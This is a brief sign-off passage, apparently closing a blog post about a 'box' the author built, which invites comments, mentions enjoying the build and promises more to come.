If you enjoyed this box, please let me know in the comments. It was great fun to build, and I've got a list of ideas as long as my arm — so keep an eye out for more in the future!

thanks